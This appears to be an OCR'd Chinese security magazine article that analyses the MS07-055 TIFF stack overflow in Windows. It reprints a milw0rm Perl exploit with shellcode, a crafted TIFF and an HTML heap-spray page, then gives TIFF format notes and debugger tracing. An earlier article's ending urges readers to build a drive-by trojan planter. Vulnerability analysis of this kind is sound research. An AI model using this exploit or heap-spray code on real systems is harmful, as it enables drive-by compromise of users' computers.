


图4

至此，关于联众的两个挂马漏洞就分析测试完毕了，对此感兴趣的读者，可以依据我上面的分析，自己编写一个更好用的挂马器，同时也可以对此漏洞有一个更深入的了解，因为我们不仅要知其然，还要知其所以然。最后希望国内的程序员在编写软件时能够多多注意安全性，中国的网络安全事业任重而道远。

适合读者：漏洞爱好者、溢出爱好者
前置知识：缓冲区溢出基本原理



揭密MS07-055 TIFF图像文件处理栈溢出漏洞

文/图 张东辉[shineast][http://hi.baidu.com/shineastdh] 袁野

TIFF(TagImageFileformat)是Mac中广泛使用的图像格式，它由Aldus和微软联合开发，最初是出于跨平台存储扫描图像的需要而设计的。它的特点是图像格式复杂、存贮信息丰富。正因为它存储的图像细微层次的信息非常多，图像的质量也得以提高，故而非常有利于原稿的复制。该格式有压缩和非压缩二种形式，其中压缩可采用LZW无损压缩方案存储。不过，由于TIFF格式结构较为复杂，兼容性较差，因此有时你的软件可能不能正确识别TIFF文件(现在绝大部分软件都已解决了这个问题)。目前在Mac和PC机上移植TIFF文件也十分便捷，因而TIFF现在也是计算机上使用最广泛的图像文件格式之一。

2007年10月9日，微软网站公示了"Microsoft安全公告MS07-055严重Kodak图像查看器中的漏洞可能允许远程执行代码(923810)"这个安全公告，并提供了该漏洞的补丁程序。此漏洞仅存在于运行Windows 2000的系统上。但是，如果是从Windows 2000升级的，运行受支持版本的Windows XP和Windows Server 2003也可能受影响。10月29日和11月11日，milw0rm上公布了利用这个漏洞的两个程序，一个是利用explorer溢出的；另一个是利用IE溢出的，可以做网络木马。同时绿盟的网站上也发布了紧急通告——"绿盟科技紧急通告(Alert2007-10)"。攻击者可以通过构建特制图像来利用此漏洞，如果用户访问网站、查看特制电子邮件或者打开电子邮件附件，该漏洞可能允许远程执行指令。成功利用此漏洞的攻击者可以完全控制受影响的系统。应该说，这个漏洞的危害性还是很大的，属于"严重"、"紧急"级别的漏洞。

另外，同一时间，除了MS07-055，微软还公布了MS07-056到MS07-060。这些安全公告分别描述了8个安全问题，分别是有关各版本的Microsoft Windows、IE、Outlook Express、Windows Mail和SharePoint等产品和服务中的漏洞。

漏洞重现与漏洞分析

要分析这个漏洞，一定要能够重现这个漏洞，然后通过跟踪和调试来分析它。如果你的Windows XP系统不是从Windows 2000升级过来的，最好安装一个虚拟机，虚拟一个Windows 2000操作系统，然后在这个系统下做漏洞重现。我在VMware中安装的是Windows 2003 SP3，当然SP4也可以，只要是2000系统都可以，因为这个漏洞是新出的。如果你的2000系统已对这个漏洞(MS07-055)打了漏洞补丁(KB923810)，可以先把漏洞补丁在"添加删除程序"中卸载掉，做完实验后再安装上。另外还要安装一下ActivePerl，用来运行Perl程序代码。把这些准备工作做好后，我们就可以开始漏洞重现了。

milw0rm上关于这个漏洞公布了2个exploit，我分析了一下，这两个exploit利用的漏洞是同一个，就是我们现在要分析的TIFF文件格式处理漏洞，但是它们的利用方式不同，一个是直接在explorer下就溢出，也就是说当你用explorer打开了畸形TIFF文件所在的目录时，漏洞就已经使explorer溢出了；另一个是可以用来做网络木马，也就是说，当你打开了远程Web服务器上的某个网页，而网页恰好打开了那个畸形TIFF文件，就会在本地触发IE栈溢出，从而执行任意代码，即ShellCode。

我这里通过最新的网页木马方式的exploit来分析这个漏洞，最终让大家看到这个漏洞发生的根本原因。下面我们先来看看这个exploit是如何编写的。

```
#!/usr/bin/perl
# Microsoft Internet Explorer TIF/TIFF Code Execution (MS07-055)
# This exploit tested on:
#  - Windows 2000 SP4 + IE5.01
#  - Windows 2000 SP4 + IE5.5
#  - Windows 2000 SP4 + IE6.0 SP1
```

```
# invokes calc.exe if successful
use strict;
# run calc.exe
my $shellcode =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c
\x05\x78\x01\xef\x8b".
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b
\x01\xee\x31\xc0\x99".
.........
"\x83\xc0\x7b\x50\x68\x7e\xd8\xe2\x73\x68\x98\xfe\
x8a\x0e\x57\xff".
"\xe7\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
my $tiff1 =
"\x49\x49\x2A\x00\x90\x3E\x00\x00\x80\x3F\xE0\x50".
"\x38\x24\x16\x0D\x07\x84\x42\x61\x50\xB8\x64\x36".
...........
"\xBA\x00\x03\x00\xCA\x00\x00\x00\xDB\x00\x00\x00".
"\xD7\x00\x00\x00\xD6\x00";
my $eip = "\x0c\x0c\x0c\x0c";
my $data_0400 = "\x08\x00\x40\x00";
my $data_null = "\x11\x00\x40\x00";
my $tiff2 =
"\x00\x00\xB9\x90\x90\x90\x90\x90\xFC\xE8".
"\x44\x00\x00\x00\x8B\x45\x3C\x8B\x7C\x05\x78\x01".
..........
"\x03\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00".
"\x00\x00";
# convert shellcode for javascript
if ((length($shellcode) / 2) =~ /\./) {
$shellcode .= "\x00";
}
$shellcode =~ s/(.)(.)/'%u'.unpack("H*", $2).unpack("H*",
$1)/ge;
# write tiff file
open(FILE, ">ms07-055.tif");
binmode(FILE);
print FILE $tiff1;
print FILE $eip;
print FILE $data_0400;
print FILE $data_0400;
print FILE $data_0400;
print FILE $data_null;
print FILE $tiff2;
close(FILE);
# write html file
open(FILE, ">ms07-055.html");
print FILE <<HTML;
<html><head>
<title>Microsoft Internet Explorer TIF/TIFF Code Ex-
ecution (MS07-055)</title>
<script language="JavaScript">
<!-- var memory = new Array();
function getSpraySlide(spraySlide, spraySlideSize){
while (spraySlide.length*2<spraySlideSize){
spraySlide += spraySlide;
}
spraySlide = spraySlide.substring(0,spraySlideSize/2);
return spraySlide;
}
function makeSlide(){
var heapSprayToAddress = 0x0c0c0c0c;
var payLoadCode = unescape("$shellcode");
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u0c0c%u0c0c");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x400000)/
heapBlockSize;
for (i=0;i<heapBlocks;i++) {
memory[i] = spraySlide + payLoadCode;}
return 0;}
makeSlide();//-->
</script>
</head>
<body><img src="ms07-055.tif"></body></html>
HTML
close(FILE);
```

看了这段Perl程序，大概知道是怎么回事了，其实就是用这段Perl程序写了两个文件，一个是特制的、畸形的TIFF文件，命名为"ms07-055.tif"；另一个是HTML文件，自然就是网马了。其中HTML文件很明白，这个网页用来打开前面那个TIFF文件，打开之前还在0c0c0c0c内存地址附近请求了连续的若干内存块，每个内存块中存放的是一片片0c0c0c0c指令，最后跟着的是ShellCode。0c0c0c0c指令没有什么特殊目的，就像nop指令一样。如此以来，一旦程序被溢出跳到0c0c0c0c地址即可，就可以执行我们预期的ShellCode了。这个逻辑现在应该很清楚了，说得专业一点就是Heap Spray技术。

理解了如何利用，现在我们的关键就是需要掌握一些TIFF图像文件格式规范，不需要很专业的掌握，只要对这种文件格式的基础知识有所了解就足够我们分析漏洞了。下面我来描述一下文件的基本规范，考虑到看英文比较难受的朋友，我特意翻译了一下，希望对大家有所帮助，需要英文原文的朋友也可以从本文的附带文件中找到。

一个完整的TIFF文件首先有8字节的头部(header)，头部中含有一个指针指向一个图像文件目录，简称IFD(image file directory)，每个IFD包含了重要的图像信息，这些信息是一条一条存储在IFD中的，称为目录条目，简称DE(directory entry)。具体的说，可以用下面这个图示来说明它们之间的逻辑关系，如图1所示。

1）首部Header

字节0-1：字节序。"II"(4949.H)——小印第安，低字节存储在内存的低地址"MM"(4D4D.H)——大印第安，低字节存储在内存的高地址。

字节2-3：TIFF文件标识。最好选用42(十进




图1

制），同时要看前面的字节序，如果是小印第安，这里就写2A00.H 否则写002A.H。

字节4－7：第一个图像文件目录（IFD）在文件中的偏移量（offset）。

2） 图像文件目录（IFD）

每一个图像文件目录（IFD）中首先有两个字节表示目录条目（DE）的个数，接着连续的每12个字节是一个目录条目，每个IFD最后4个字节表示的是下一个IFD的偏移量，如果没有后继IFD的话，就用一个4字节数字0来结尾。

3） 目录条目（DE）

每一个12字节的DE拥有同样的结构

字节0－1：本域的标记（Tag）；

字节2－3：本域类型（Type）；

字节4－7：值的个数

字节8－11：具体的值，或者是一串多个值存储于文件的偏移量。

其中类型有多种，最常见的有以下几种。

1=BYTE：8位无符号整数

2=ASCII：8位，其中前7位表示一个ASCII码，最后一位必须是NUL（二进制的0）；

3=SHORT：16位无符号整数

4=LONG：32位无符号整数

5=RATIONAL：两个LONG，第一个表示分子，第二个表示分母。

有了以上的基本文件格式规范知识后，我们就可以开始研究上面的Perl代码生成的ms07-055.tif文件了。首先我们来看看文件头部的8个字节，具体如下：

```
00000000h: 49 49 2A 00 90 3E 00 00 80 3F E0 50 38 24 16 0D ; II*.?.. ?鄊8$.
```

根据上面的知识很容易知道其中的含义，"49 49"表示小印第安字节序，"2A 00"是TIFF文件文件标识，"90 3E 00 00"表示该文件的第一个IFD在文件的00003E90偏移量处。

我们下一步很自然的要到00003E90偏移量处去解析第一个IFD，可见该文件中只有这样一个IFD。

```
00003e90h: 0F 00 FE 00 04 00 01 00 00 00 00 00 00 00 00 01 ;..?..........
00003ea0h: 03 00 01 00 00 00 80 02 00 00 01 01 03 00 01 00 ; ...... .........
00003eb0h: 00 00 00 02 00 00 02 01 03 00 FF 00 00 00 DA 3B ;.......... ...?
00003ec0h: 00 00 03 01 03 00 01 00 00 00 05 00 00 00 06 01 ; ...............
00003ed0h: 03 00 01 00 00 00 02 00 00 00 11 01 04 00 56 00 ; ............V.
00003ee0h: 00 00 38 3D 00 00 15 01 03 00 01 00 00 00 03 00 ; ..8=...........
00003ef0h: 00 00 16 01 04 00 01 00 00 00 06 00 00 00 17 01 ; ..............
00003f00h: 04 00 56 00 00 00 E0 3B 00 00 1A 01 05 00 01 00 ; ...V...?.......
00003f10h: 00 00 CA 3B 00 00 1B 01 05 00 01 00 00 00 D2 3B ; ..?..........?
00003f20h: 00 00 1C 01 03 00 01 00 00 00 01 00 00 00 28 01 ; ............(.
00003f30h: 03 00 01 00 00 00 02 00 00 00 3D 01 03 00 01 00 ; .........=.....
00003f40h: 00 00 01 00 00 00 0 0 00 00 00 ........
```

其中起始的"0F 00"表示这个IFD中有15个DE，每个DE含有12个字节，我在上面把它们隔开了。为了让大家对这个15个DE有更清楚地了解，我把它们按照含义列成了一个表，如表1 所示。

在这15个DE中，最值得关注的是第4个，也就是上面用加粗标出的一行，这个DE告诉我们，它的数值个数有"0000 00FF"个，也就是255个；数值类型均是SHORT（0003），16位，占两个字节；这255个数值在文件中的偏移量是"0000 3BDA"。以我的直觉来看，我认为这255个数值就是最后造成栈溢出的直接凶手，可能就是在程序中处理这255个数值时，经这个数值读入某函数的局部变量（可能是个数组）时，由于开辟的数组元素数有限，而且没有比较255这个数和开辟的数组元素个数的大小关系就开始读入，最终导致了缓冲区溢出的发生。——这也只是我的合理预测和猜想，到底是不是如我所说，需要跟踪调试才能证明。下面我们就用OllyDBG来调试一下。

由于程序控制的EIP最终为0c0c0c0c，如果不修改一下的话，跟踪调试的时候，调试器是不会停下来的。很简单，我们直接把0c0c0c0c改为FFFFFFFF即可，这样调试器发现程序在执行非法内存地址的指令就会停下来。停下来后，可以去检查栈中的蛛丝马迹。根据函数调用的原理，我们可以知道覆盖EIP为FFFFFFFF前执行的指令应该是RET指令，在这个指令执行前一定有一个函数被调用，而这个函数也很有可能就是最终发生溢出的函数，那么在ESP指向的栈空间的上部一定有一些返回地址，我们可以把几个可以的返回地址记下来，然后在下一次程序加载了这个地址所属的dll文件或exe文件时拦截，并把断点下到刚才记录下来的地址紧邻的前一条指令处，那么一旦断下来，有两种境况，第一种情况是，栈还未被覆盖，说明溢出还没有发生，那么只要单步跟踪仔细调试，就可以跟到发生溢出的那行代码第二种境况是，栈已经被覆盖了，那说明记录下来的几个可疑地址是不正确的，根本就没有在这些函数内部发生溢出，这就需要在刚才发生了溢出后的栈中继续前溯，一定会在溢出之前断下程序，因为无论如何程序在溢出之前一定调用过某个程序，而这个程序的返回地址会保存在栈中。

我用这种办法，首先发现了两个可疑地址：oieng400.dll文件中的"690B 3F71"和"690B 3163"，最后发现断到"690B 3163"时还尚未发生溢出，此时我就F7跟进去，最终通过单步调试的方法，终于找到了溢出发生的函数，原来是在MSVCRT.dll下的read()函数中溢出的，如图2所示。




图2

为什么会在这个read()函数中溢出呢？我们首先来看看read()函数的定义。

```
int handle; // 文件句柄
void *buffer; // 存放读出数据的缓冲区
unsigned count;
// 一次读出的字节数
功能：从由handle指定的文件中读取由count指定字节数的数据到buffer。
返回值：0－0xfffe（实际读出的字节数）；－1（错误）。
```

再来看看给read()函数传入的三个参数是什么。其中handle是一个句柄，就是前面那个畸形文件的句柄 buf是一个内存地址，指向了栈空间的一个内存单元 len=1FE=FF×2。结合前面的分析，连起来就是说，这里调用read()函数的目的是要把前面那255个2字节数值全部复制到内部某个变量中，而且在调用read()函数之前并没有做任何长度上的检查，因此这是一定能导致溢出的，因为内部变量的空间是有限的，而文件中存储的数值个数却是不确定的。我想到此，本漏洞导致的根本原因就已经找到了，就是未检查文件DE指定的数值个数和长度就开始往内部变量中写入，最终覆盖了previous EBP和返回地址，导致发生栈溢出。下面这个截图可以看到返回地址被覆盖的效果，如图3 所示。

漏洞利用

这个漏洞非常类似于我今年5月份写的

序号	标记Tag	类型Type	值个数Count	值获偏移量Value/Offset
0	00FE	0004	0000 0001	0000 0000
1	0100	0003	0000 0001	0000 0280
2	0101	0003	0000 0001	0000 0200
3	0102	0003	0000 00FF	0000 3BDA
4	0103	0003	0000 0001	0000 0005
5	0106	0003	0000 0001	0000 0002
6	0111	0004	0000 0056	0000 3D38
7	0115	0003	0000 0001	0000 0003
8	0116	0004	0000 0001	0000 0006
9	0117	0004	0000 0056	0000 3BE0
10	011A	0005	0000 0001	0000 3BCA
11	011B	0005	0000 0001	0000 3BD2
12	011C	0003	0000 0001	0000 0001
13	0128	0003	0000 0001	0000 0002
14	013D	0003	0000 0001	0000 0001

表1

